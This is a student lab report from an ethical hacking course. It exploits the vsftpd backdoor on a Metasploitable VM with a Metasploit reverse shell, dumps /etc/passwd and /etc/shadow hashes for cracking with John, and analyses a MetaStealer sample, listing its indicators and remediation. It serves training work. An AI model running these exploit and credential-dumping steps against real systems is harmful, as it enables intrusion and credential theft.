Week 5 Lab Report: System Hacking & Malware Analysis

Course: NIAI NAVTTC — Certified Ethical Hacker (CEH) Course

Student Name: Muhammad Usman Saleem

Environment Notice: All tasks were performed only in an isolated virtual lab environment.

PART 1: Regain Server Access (System Hacking)

Objective:

A system administrator accidentally locked themselves out of a critical server by misconfiguring firewall rules. The goal is to regain access to the server without causing downtime or data loss.

1. Service Exploitation via Metasploit

The target server (Metasploitable) runs a vulnerable FTP service, which was targeted to regain entry.

- Opened Metasploit using the msfconsole command.
- Selected the specific exploit using use exploit/unix/ftp/vsftpd_234_backdoor.
- Configured the target IP by running set RHOSTS 192.168.56.101.
- Executed the exploit using the run command.
- Successfully obtained a shell on the remote machine, simulating that access to the server was regained.

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.5
RHOSTS => 192.168.1.5
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[-] 192.168.1.5:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.1.4
LHOST => 192.168.1.4
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.1.4:4444
[+] 192.168.1.5:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.1.4:4444 -> 192.168.1.5:52391) at 2026-04-15 11:38:04 -0400

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter > shell
Process 5879 created.
Channel 1 created.
```

2. Privilege Escalation & System Discovery

Once inside the shell, the current access level was verified and escalated to demonstrate control.

- Executed whoami to identify the current user.
- Executed id to display the user ID and group memberships.
- Executed sudo -l to check which sudo commands were permitted.
- Executed cat /etc/passwd to list all user accounts present on the system.

```
whoami
root
id
uid=0(root) gid=0(root)
sudo -l
User root may run the following commands on this host:
    (ALL) ALL
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
```

3. Password Cracking with John the Ripper

To further demonstrate credential recovery, password hashes were extracted and cracked.

- Prepared the wordlist by running sudo gunzip /usr/share/wordlists/rockyou.txt.gz.
- Attempted to crack the Metasploitable password hashes by executing john /etc/shadow --wordlist=/usr/share/wordlists/rockyou.txt.

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

4. Covering Tracks (Awareness Only)

As an ethical hacker, it is important to be aware of the locations where attackers remove evidence. The following locations were identified:

- /var/log/auth.log for tracking login attempts.
- /var/log/syslog for tracking system events.
- ~/.bash_history for reviewing command history.
- *Note: Upon completion and documentation, the VM was restored from its snapshot.*

PART 2: Malware Analysis

Objective: Investigate a system infected with malware, identify the attack vectors, and outline steps to remediate the damage.

1. Safe Sample Acquisition

- Obtained a safe malware sample within the isolated Kali VM.


2. Static Analysis (Examine Without Running)

- Identified the file type by executing file malware_sample.exe.
- Extracted readable text looking for suspicious IP addresses, domain names, registry keys, file paths, or encoded payloads using strings malware_sample.exe.
- Generated a unique file hash using sha256sum malware_sample.exe.
- Viewed the raw hexadecimal dump using xxd malware_sample.exe | head -20.

```
└─$ sha256sum 1486ea9dac80ac5155e8ba011e577834043118f2079e586dca7ae3d7e5b738fd.exe
1486ea9dac80ac5155e8ba011e577834043118f2079e586dca7ae3d7e5b738fd  1486ea9dac80ac5155e8ba011e577834043118f2079e586dca7ae3d7e5b738fd.exe
```


3. Hash Check on VirusTotal

- Copied the SHA256 hash and searched for it on virustotal.com to observe antivirus engine detections and classifications.



4. Dynamic Analysis (Observe Behaviour)


- Uploaded the sample to the free online sandbox (app.any.run) to observe it execute safely in a controlled environment.
- Noted the malware's behavior, including created files, network connections, and spawned processes.



5. **Findings & Indicators of Compromise (IoCs)**

- **Malware Type: Trojan (MetaStealer)**. The analysis identifies it specifically as a "metastealer" variant designed to exfiltrate sensitive information from the host.
- **Attack Vector: Phishing or Malicious Download**. The use of a long, randomized filename (1486ea9dac80...exe) and the **Themida** packer suggests the file was designed to bypass initial email filters or web security gateways.
- **System Impact:** The malware attempts to escalate its privileges using a **UAC Bypass** via slui.exe (PID 3200). Once elevated, it engages in significant system interference, including **63 registry modifications** and **463 file activities**, which typically involve establishing persistence and searching for sensitive data to steal.
- **Identified IoCs:**
    - **File Name:** 1486ea9dac80ac5155e8ba011e577834043118f2079e586dca7ae3d7e5b738fd.exe
    - **MD5 Hash:** 01737D88581D76B0332104AD7F07A66B

- **SHA256 Hash:** 1486ea9dac80ac5155e8ba011e577834043118f2079e586dca7ae3d7e5b738fd
- **Contacted IPs/Domains:** 184.24.77.12 (https://www.google.com/search?q=crl.microsoft.com), 40.127.240.158, and 4.231.128.59.
- **Created Processes:** Main malware process (PID 5768) and hijacked system process slui.exe (PID 3200).
- **Modified Registry Keys:** 63 total activities, including interactions with svchost.exe for stealth.



6. Remediation & Prevention

Remediation Strategy

To remediate the infection and repair the damage identified during analysis, the following steps must be taken:

- **System Isolation**: Immediately disconnect the infected host from all networks to prevent the MetaStealer malware from exfiltrating more data or communicating with its C2 servers at IPs such as 184.24.77.12 and 40.127.240.158.
- **Process Termination**: Use Task Manager or Command Line to terminate the malicious process PID 5768 and the hijacked slui.exe (PID 3200) identified in the dynamic analysis.

- **Malware Removal**: Locate and permanently delete the primary executable file (1486ea9dac80...exe) and any secondary files created during the "463 file activities" recorded in the sandbox.
- **Persistence Cleanup**: Manually audit and delete suspicious registry keys, specifically those targeting "Run" keys or standard Windows processes like svchost.exe, to ensure the malware does not restart upon reboot.
- **Credential Reset**: Because this is a "MetaStealer" variant, all passwords, session tokens, and browser-stored credentials used on the infected machine should be considered compromised and must be changed.

Prevention Strategy

To prevent similar infections and unauthorized access in the future, implement these security controls:

- **Endpoint Protection (EDR/AV)**: Deploy advanced antivirus or Endpoint Detection and Response (EDR) solutions capable of detecting packed files (like those using **Themida**) and identifying behavioral patterns associated with Trojans.
- **Email and Web Filtering**: Implement strict filtering to block attachments with randomized filenames or suspicious extensions and prevent access to known malicious domains.
- **Strengthen UAC Settings**: Set **User Account Control (UAC)** to the "Always Notify" level to alert users whenever a program (like the analyzed slui.exe exploit) attempts to make changes or escalate privileges.
- **User Awareness Training**: Educate users on the risks of downloading unknown files and the common indicators of phishing attacks to reduce the success rate of the initial attack vector.
- **Regular Patching**: Maintain an up-to-date operating system and software environment to close vulnerabilities that malware might exploit for initial entry or lateral movement.